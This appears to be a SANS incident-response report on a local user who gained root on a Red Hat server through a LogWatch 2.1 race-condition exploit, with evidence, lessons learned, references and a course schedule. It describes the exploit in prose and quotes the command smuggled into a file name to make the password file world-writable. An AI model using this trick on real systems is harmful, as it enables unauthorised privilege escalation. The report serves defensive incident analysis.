LogWatch is a Perl script "log reduction tool". It reads through log files, looking for entries with in the designated time window, summarizing the entries, grouping them by originating application, and mailing them to the System Administrator. All versions prior to 2.5 are vulnerable. Version 2.1 is installed as a daily cron job to run at 0400 on a RedHat 7.2 box.

The user downloaded the exploit script, logwatch211.sh, from the PacketStorm web site 03 Apr. He launched the script the afternoon of 04 Apr, and a root shell was waiting for him the next morning.

However, the user neglected to remove a Tattletale line from the script that emailed the System Administrator that the password file permissions had changed. The administrator received the Tattletale email the same morning, notified the NIST of the break-in, and an Incident Response Team arrived on-site that same afternoon. Prior to the team's arrival, the administrator uncovered additional evidence pointing to a local user. The IRT confirmed the validity of the

administrator-discovered evidence. And a thorough search of the victim file system revealed no evidence of another user's involvement.

Other evidence pointing to the user includes: the exploit script was found in the user's home directory; and evidence of his visit to the PacketStorm site and another copy of the exploit were found in the user's Mozilla web-browser cache files. And, the user's Bash shell history file indicated he had executed the exploit script at some recent time.

The exploited system appeared well maintained and had all but the very latest patches installed; its log files were reviewed regularly. In addition to the system log summary utility that was exploited, it also ran Tripwire, a file integrity checker. Tripwire correctly reported the password file's change, and that NO OTHER system files were modified. An md5sum check of numerous critical files revealed no root-kit was installed.

The LogWatch exploit is a 41-line shell script that waits in a loop for the Process ID (PID) of LogWatch to appear. When it catches the PID, it creates a link with a file whose name is actually a command to change the permissions on the /etc/password file (`cd etc;chmod 666 passwd #`). LogWatch is then tricked into changing the permissions when it executes what it thinks is part of its own code. When LogWatch is finished, the exploit sends the Tattletale email, writes a new root level user to the password file, and gives the user a root shell window.

The user ran the exploit the same week it was reported on BugTraq, while the System Administrator was out of the office. An update to the LogWatch utility was available the same day that the use ran the exploit, but was not installed because the administrator was on vacation. The system is now repaired and operational.

The owning organization was out-briefed the next day and they responded positively to our recommendation to changes in their security configuration. They subsequently report that upon confrontation, the user admitted running the exploit to demonstrate the "insecurity" of the Unix operating systems. The user has since resigned his employment. The incident is closed.

**Lessons Learned**

The Incident Response Team needs recurring training to maintain their skills. The low level of intrusions and incidents allows the team's skill's to deteriorate. Recommend a lab network be established to test exploits and vulnerabilities, and to provide Incident Response training.

**References:**


Original BugTraq post with proof-of-concept exploit, by Spybreak 27 Mar 02
http://online.securityfocus.com/archive/82/264233

RedHat Security Advisory, update 4 Apr
http://rhn.redhat.com/errata/RHSA-2002-053.html

BugTraq Vulnerability Number 4374
http://online.securityfocus.com/bid/4374

CVE Candidate
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0162

LogWatch homepage
http://www.logwatch.org/

Exploit posted on Packet Storm 3 Apr
http://packetstormsecurity.nl/0204-exploits/logwatch211.sh

Last Updated: May 23rd, 2017

# Upcoming SANS Penetration Testing



| | | | |
|---|---|---|---|
| SANS Stockholm 2017 | Stockholm, Sweden | May 29, 2017 - Jun 03, 2017 | Live Event |
| SANS Madrid 2017 | Madrid, Spain | May 29, 2017 - Jun 03, 2017 | Live Event |
| SANS Atlanta 2017 | Atlanta, GA | May 30, 2017 - Jun 04, 2017 | Live Event |
| SANS Houston 2017 | Houston, TX | Jun 05, 2017 - Jun 10, 2017 | Live Event |
| SANS San Francisco Summer 2017 | San Francisco, CA | Jun 05, 2017 - Jun 10, 2017 | Live Event |
| Community SANS Virginia Beach SEC504* | Virginia Beach, VA | Jun 05, 2017 - Jun 10, 2017 | Community SANS |
| SANS Rocky Mountain 2017 - SEC560: Network Penetration Testing and Ethical Hacking | Denver, CO | Jun 12, 2017 - Jun 17, 2017 | vLive |
| SANS Charlotte 2017 | Charlotte, NC | Jun 12, 2017 - Jun 17, 2017 | Live Event |
| SANS Milan 2017 | Milan, Italy | Jun 12, 2017 - Jun 17, 2017 | Live Event |
| SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling | Denver, CO | Jun 12, 2017 - Jun 17, 2017 | vLive |
| SANS Rocky Mountain 2017 - SEC542: Web App Penetration Testing and Ethical Hacking | Denver, CO | Jun 12, 2017 - Jun 17, 2017 | vLive |
| SANS Thailand 2017 | Bangkok, Thailand | Jun 12, 2017 - Jun 30, 2017 | Live Event |
| SANS Rocky Mountain 2017 | Denver, CO | Jun 12, 2017 - Jun 17, 2017 | Live Event |
| SANS Secure Europe 2017 | Amsterdam, Netherlands | Jun 12, 2017 - Jun 20, 2017 | Live Event |
| Mentor Session - SEC504 | Reston, VA | Jun 13, 2017 - Aug 01, 2017 | Mentor |
| Community SANS Nashville SEC542 | Nashville, TN | Jun 19, 2017 - Jun 24, 2017 | Community SANS |
| Community SANS Albany SEC560 | Albany, NY | Jun 19, 2017 - Jun 24, 2017 | Community SANS |
| SANS Minneapolis 2017 | Minneapolis, MN | Jun 19, 2017 - Jun 24, 2017 | Live Event |
| SANS Cyber Defence Canberra 2017 | Canberra, Australia | Jun 26, 2017 - Jul 08, 2017 | Live Event |
| SANS Columbia, MD 2017 | Columbia, MD | Jun 26, 2017 - Jul 01, 2017 | Live Event |
| SANS Paris 2017 | Paris, France | Jun 26, 2017 - Jul 01, 2017 | Live Event |
| Community SANS New York SEC542 | New York, NY | Jun 26, 2017 - Jul 01, 2017 | Community SANS |
| SANS London July 2017 | London, United Kingdom | Jul 03, 2017 - Jul 08, 2017 | Live Event |
| Cyber Defence Japan 2017 | Tokyo, Japan | Jul 05, 2017 - Jul 15, 2017 | Live Event |
| Community SANS Omaha SEC560 | Omaha, NE | Jul 10, 2017 - Jul 15, 2017 | Community SANS |
| SANS Munich Summer 2017 | Munich, Germany | Jul 10, 2017 - Jul 15, 2017 | Live Event |
| Community SANS Seattle SEC504 | Seattle, WA | Jul 10, 2017 - Jul 15, 2017 | Community SANS |
| SANS ICS & Energy-Houston 2017 | Houston, TX | Jul 10, 2017 - Jul 15, 2017 | Live Event |
| SANS Los Angeles - Long Beach 2017 | Long Beach, CA | Jul 10, 2017 - Jul 15, 2017 | Live Event |
| SANS Cyber Defence Singapore 2017 | Singapore, Singapore | Jul 10, 2017 - Jul 15, 2017 | Live Event |
| Mentor Session - SEC560 | Augusta, GA | Jul 12, 2017 - Aug 23, 2017 | Mentor |